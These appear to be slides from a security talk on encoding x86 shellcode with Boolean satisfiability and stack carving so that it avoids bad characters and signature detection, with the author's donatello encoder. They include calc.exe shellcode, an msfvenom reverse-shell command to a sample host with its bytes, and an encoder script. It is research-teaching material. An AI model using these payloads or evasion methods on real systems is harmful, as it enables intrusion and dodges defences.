

Encoding Shellcode with Boolean Expression Satisfaction


Brian Welch

Speaker


- Brian Welch
- GitHub -- <https://github.com/welchbj>
- Website -- <https://brianwel.ch>

What We Want to Accomplish


Start out with some raw shellcode



Identify a set of characters we don't want in the shellcode



Create a modified shellcode that gradually builds the original shellcode in memory



Ensure execution flow reaches our “unraveled” in-memory shellcode

Disclaimer

- Only looking at x86 shellcode
- Ignoring modern security mitigations (NX/DEP)

Shellcoding Basics

Anatomy of a Shellcode

- What are we looking at?

- The C syntax provides a mechanism for running this shellcode
- The comments on the right are the original assembly instructions
- The bytes on the left are the x86 machine code for those instructions

```
int main(int argc, char *argv[])
{
    char shellcode[] =
        "\x31\xC9"           // xor ecx,ecx      clear the ecx register
        "\x51"               // push ecx
        "\x68\x63\x61\x6C\x63" // push 0x636c6163   push the string "calc" to the
                               // stack
        "\x54"               // push dword ptr esp
        "\xB8\xC7\x93\xC2\x77" // mov eax,0x77c293c7 load the address of the system() function
        "\xFF\xD0";          // call eax       call system("calc")

        ((void(*)())shellcode)();

    return 0;
}
```

Figure 1. Windows XP SP3 calc.exe shellcode [1]

Assembling our Shellcode

- The conversion from assembly to bytecode is static
 - For example, *inc eax* will always map to the byte `\x40`
- Programs that perform this conversion are called assemblers
 - NASM -- the open source assembler [2]
- We call the assembled representation bytecode or shellcode

```
root@kali:~/examples# cat shellcode.asm
[BITS 32]
global _start
_start:

; simple for loop from 0 to 4
    xor cx,cx
loop:   nop
        inc cx
        cmp cx,5
        jle loop
root@kali:~/examples# nasm shellcode.asm && xxd -p shellcode | sed 's/.\\{2\\}/\\\\x&/g' | tr -d '\n' && echo
\x66\x31\xc9\x90\x66\x41\x66\x83\xf9\x05\x7e\xf7
root@kali:~/examples#
```

Figure 2. A simple for loop assembly program and its assembled bytecode form

The Need for Encoding

Slipping Through Firewalls

- Shellcodes typically follow some common patterns
 - Firewalls and AV can detect these patterns and act accordingly
 - If our shellcode can adapt to new restrictions, we go undetected

Figure 3. Snort rules for different shellcode patterns [3]

Application Bad Character Restrictions


- We need to think about the context of a payload's delivery
- What kind of characters are allowed for a filename field?
 - Alphanumeric characters
 - A limited set of extras -- periods, dashes, etc.
- What kind of characters are allowed for a URL field?
 - Similar to filenames, but with a few extras -- slashes, colons, etc.
- Typically, alphanumeric characters are safe to use

Stack Carving

Stack Carving

- Where are we now?
 - We know the final shellcode that we want to execute
 - We know some bad characters that we want to avoid including in our raw payload
- Stack carving
 - Avoid our bad character restrictions by gradually writing (i.e., carving) our desired shellcode on the stack
- Acts as our mechanism for building our original shellcode in-memory

Stack Carving -- A Simple Example



Manual Stack Carving Encoding

- How do we avoid explicitly using bad characters, but still write them to the stack?
 - Simple (but tedious) math
- For example, let's say we need to write the value `0x12345678` to the stack, but `\x12`, `\x34`, `\x56`, and `\x78` are **all** bad characters
 - Remember, `0x12345678` is a 32-bit value composed of four 8-bit values
- Is there some combination of arithmetic operations that avoid using these values, but still puts our desired value on the stack?

Manual Stack Carving Encoding (cont.)

- Based on our bad character set, what assembly snippets do we have to work with?
 - Basic arithmetic instructions
 - Methods of putting values in registers
 - These “snippets” can be referred to as gadgets
- Through some manual tribulations, we can find two XOR factors that produce our desired value
 - $0x89898981 \text{ xor } 0xbbddff9 = 0x12345678$
 - However, this can take a while to do by hand

```
[BITS 32]
global _start
_start:

; build our value in eax
xor eax,eax
xor eax,0x89898981
xor eax,0xbbddff9

; eax now holds 0x12345678
; add an offset to the stack pointer
sub esp,32
push eax

; we wrote our value to the stack,
; where it will eventually be executed
```

Figure 5. An assembly program that writes the desired value *0x12345678* to the stack

Manual Stack Carving Encoding (cont.)

- We came up with these factors through some mental gymnastics
- We were able to factor one 32-bit dword (i.e., four bytes)
 - A typical reverse shell payload is on the order of 200 to 300 bytes
 - This is possible to encode manually, but not in a feasible amount of time
- Is there a way we can speed up this process?

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=80 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
```

Figure 6. An example reverse shell shellcode, measuring 324 bytes

Boolean Satisfiability

Boolean Expression Satisfiability

- What inputs will make the entire expression true?
 - In other words, what values “satisfy” the expression?
- For a given expression, there can be many SAT solutions
- This is a problem that computers can solve **very** quickly
 - Many libraries already exist -- PicoSAT [8]
- Many solvers require Conjunctive Normal Form (CNF)
 - $(A \text{ or } B) \text{ and } (\neg C \text{ or } D) \text{ and } (E \text{ or } F \text{ or } \neg G)$

A or B	
These values will satisfy your expression:	
A	B
1	1
1	0
0	1

Figure 8. SAT solution from <http://bool.tools> [7]

Our Satisfiability Solution Space


- What do we know?
 - The Boolean operators we are allowed to use (and, or, xor, etc.)
 - The value we want to end with
 - The bad characters we aren't allowed to use
- Can we encapsulate these constraints into Boolean expressions?
 - Spoiler alert -- yes
- What exactly are we looking for?
 - Some combination of valid operands and operators that produce our desired value

Operand Factorization

- Let's return to our *0x12345678* example
 - Remember that `\x12`, `\x34`, `\x56`, and `\x78` are bad characters
- We perform factorization in a byte-by-byte fashion
 - We encounter a lot of the same bytes over the course of a shellcode
 - Consequently, we can cache our factorization results aggressively
- What are the variables that map the solution space?
 - Desired value constraint clauses
 - Bad character constraint clauses
 - Number of factors

Operand Factorization (cont.)

- The number of factors drastically changes the overall expression
 - Consequently, this is the one thing we need to “brute-force”
- How can we encode the factor values in our expression?
 - Each bit of each factor is its own variable -- i.e., $b0_f0$ = bit 0 of factor 0
 - We can then generate our constraint clauses on a per-bit basis
- Let’s start with a two factor XOR attempt for the byte $\text{\textbackslash}x12$



Operand Factorization (cont.)

- Let's ignore bad character constraints for a moment
- We can turn the our diagram into an eight-clause expression

b0_f0	b1_f0	b2_f0	b3_f0	b4_f0	b5_f0	b6_f0	b7_f0
-------	-------	-------	-------	-------	-------	-------	-------

xor

b0_f1	b1_f1	b2_f1	b3_f1	b4_f1	b5_f1	b6_f1	b7_f1
-------	-------	-------	-------	-------	-------	-------	-------

=


0	0	0	1	0	0	1	0
---	---	---	---	---	---	---	---



$\sim(b0_f0 \text{ xor } b0_f1) \text{ and } \sim(b1_f0 \text{ xor } b1_f1) \text{ and } \sim(b2_f0 \text{ xor } b2_f1)$
 $\text{and } (b3_f0 \text{ xor } b3_f1) \text{ and } \sim(b4_f0 \text{ xor } b4_f1) \text{ and } \sim(b5_f0 \text{ xor }$
 $b5_f1) \text{ and } (b6_f0 \text{ xor } b6_f1) \text{ and } \sim(b7_f0 \text{ xor } b7_f1)$

Operand Factorization (cont.)

- Now, let's worry about the bad characters
- What do we know?
 - The specific byte values that are not permitted
 - Our expression variables associated with each factor



- We must apply these constraints to each of our factors
 - The total number of clauses will be $num_factors * num_bad_chars$

Operand Factorization (cont.)

- Combining all of the sub-expressions, what is our final expression?

```
~((0 xor b0_f0) xor b0_f1) and ((0 xor b1_f0) xor b1_f1) and ~((0  
xor b2_f0) xor b2_f1) and ~((0 xor b3_f0) xor b3_f1) and ((0 xor  
b4_f0) xor b4_f1) and ~((0 xor b5_f0) xor b5_f1) and ~((0 xor  
b6_f0) xor b6_f1) and ~((0 xor b7_f0) xor b7_f1) and ~(~b0_f0 and  
b1_f0 and ~b2_f0 and ~b3_f0 and b4_f0 and ~b5_f0 and ~b6_f0 and  
~b7_f0) and ~(~b0_f1 and b1_f1 and ~b2_f1 and ~b3_f1 and b4_f1 and  
~b5_f1 and ~b6_f1 and ~b7_f1) and ~(~b0_f0 and ~b1_f0 and b2_f0 and  
~b3_f0 and b4_f0 and b5_f0 and ~b6_f0 and ~b7_f0) and ~(~b0_f1 and  
~b1_f1 and b2_f1 and ~b3_f1 and b4_f1 and b5_f1 and ~b6_f1 and  
~b7_f1) and ~(~b0_f0 and b1_f0 and b2_f0 and ~b3_f0 and b4_f0 and  
~b5_f0 and b6_f0 and ~b7_f0) and ~(~b0_f1 and b1_f1 and b2_f1 and  
~b3_f1 and b4_f1 and ~b5_f1 and b6_f1 and ~b7_f1) and ~(~b0_f0 and  
~b1_f0 and ~b2_f0 and b3_f0 and b4_f0 and b5_f0 and b6_f0 and  
~b7_f0) and ~(~b0_f1 and ~b1_f1 and ~b2_f1 and b3_f1 and b4_f1 and  
b5_f1 and b6_f1 and ~b7_f1)
```

Operand Factorization (cont.)

- But before we can satisfy it, we have to convert it to CNF
- This gives us the *actual* final expression we can satisfy

```
((1 or b0_f0 or b0_f1) and (0 or not b0_f0 or b0_f1) and (not b0_f0 or 1 or not b0_f1) and (0 or b0_f0 or not b0_f1)) and ((not b1_f1 or 1 or b1_f0) and (not b1_f1 or 0 or not b1_f0) and (b1_f0 or b1_f1) and (not b1_f0 or 1 or b1_f1)) and ((1 or b2_f0 or b2_f1) and (0 or not b2_f0 or b2_f1) and (not b2_f0 or 1 or not b2_f1) and (0 or b2_f0 or not b2_f1)) and ((1 or b3_f0 or b3_f1) and (0 or not b3_f0 or b3_f1) and (not b3_f0 or 1 or not b3_f1) and (0 or b3_f0 or not b3_f1)) and ((not b4_f1 or 1 or b4_f0) and (not b4_f1 or 0 or not b4_f0) and (b4_f0 or b4_f1) and (not b4_f0 or 1 or b4_f1)) and ((1 or b5_f0 or b5_f1) and (0 or not b5_f0 or b5_f1) and (not b5_f0 or 1 or not b5_f1) and (0 or b5_f0 or not b5_f1)) and ((1 or b6_f0 or b6_f1) and (0 or not b6_f0 or b6_f1) and (not b6_f0 or 1 or not b6_f1) and (0 or b6_f0 or not b6_f1)) and ((1 or b7_f0 or b7_f1) and (0 or not b7_f0 or b7_f1) and (not b7_f0 or 1 or not b7_f1) and (0 or b7_f0 or not b7_f1)) and (b0_f0 or not b1_f0 or b2_f0 or b3_f0 or not b4_f0 or b5_f0 or b6_f0 or b7_f0) and (b0_f1 or not b1_f1 or b2_f1 or b3_f1 or not b4_f1 or b5_f1 or b6_f1 or b7_f1) and (b0_f0 or b1_f0 or not b2_f0 or b3_f0 or not b4_f0 or not b5_f0 or b6_f0 or b7_f0) and (b0_f1 or b1_f1 or not b2_f1 or b3_f1 or not b4_f1 or not b5_f1 or b6_f1 or b7_f1) and (b0_f0 or not b1_f0 or not b2_f0 or b3_f0 or not b4_f0 or not b5_f0 or not b6_f0 or b7_f0) and (b0_f1 or not b1_f1 or not b2_f1 or b3_f1 or not b4_f1 or not b5_f1 or not b6_f1 or b7_f1)
```


Putting it All Together

Putting the Pieces Together

- Where are we now?
 - We know how to factor our shellcode to avoid bad characters
 - We know how to write values to the stack
- How can we close the last mile?
 - Some stack alignment logic
 - Automated methods for slicing up our shellcode
 - Converting SAT solutions back to assembly instructions
 - Come up with some x86 gadgets for repeated mechanics

Encoding Flow

Compute a set of utility gadgets that the bad character set allows



Combine these gadgets into stack writing and basic arithmetic primitives



Combine these factors with our gadgets into a stack-carving assembly program

Break the shellcode into 32-bit dword segments



Reverse the segment on a per-byte and per-dword basis



Factor each reversed segment, using the techniques discussed



donatello

- Proof-of-concept encoder for x86 stack-carving payloads
- Available online -- <https://github.com/welchbj/donatello>

```
(donatello) Brian@BRIANJR C:\Users\Brian\Documents\projects\demo\donatello
$ python -m donatello --help
usage: donatello [OPTIONS] <factor|encode> target

DONATELLO

sculpt the stack when facing restrictive bad character sets

positional arguments:
  <factor|encode>    the action to perform; either `factor` or `encode`
  target             the value on which to perform the specified command: a hex
                    value for `factor` and C/Python-formatted shellcode for
                    `encode`; use `-` to specify the value on stdin

optional arguments:
  -h, --help          show this help message and exit
  -b , --bad-chars   bad characters in the format `\x00\x01` that cannot be
                    present in the factored/encoded result
  -m , --max-factors the maximum number of factors used to generate each portion of
                    the target value or payload
  -o , --ops          comma-delimited list of operations permitted to be used when
                    factoring (`or`, `and`, `xor`, etc.); defaults to all
                    implemented x86 arithmetic operations not violating the bad
                    character set and only applies when the command is set to
                    `factor`
```

Figure 9. Screenshot from the *donatello* help output

donatello -- input


```
from donatello import encode_x86_32

payload = (
    # msfvenom -p windows/exec cmd="calc.exe" -f c
    b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
    b"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
    b"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
    b"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
    b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
    b"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
    b"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
    b"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
    b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
    b"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
    b"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\xff\xd5"
    b"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
    b"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"
)

bad_chars = bytearray([payload[i] for i in range(len(payload)) if not i % 2])

if __name__ == '__main__':
    print(encode_x86_32(payload, bad_chars, max_factors=5))
```

donatello -- output



Closing Thoughts

- Conclusions
 - Computers are **much** better than humans at some things
 - A certain class of problems are trivial with SAT solvers
- Next steps
 - Explore better SAT solvers (z3)
 - *mmap / mprotect* Linux staggers
 - *VirtualAlloc* Windows staggers

Thanks for your time

Feel free to reach out -- <https://brianwel.ch>

Find these slides at:
<https://slides.brianwel.ch/shellcode-sat>

References

- [1] [Windows XP x86 Calculator Shellcode](#)
- [2] [NASM - The Netwide Assembler](#)
- [3] [Snort Shellcode Rules](#)
- [4] [CMU - The ASCII Table](#)
- [5] [Metasploit - Polymorphic XOR Additive Feedback Encoder](#)
- [6] [Metasploit - Call+4 Dword XOR Encoder](#)
- [7] <http://www.bool.tools/>
- [8] [PicoSAT Project Home Page](#)
- [9] [Steam Client RCE Vulnerability](#)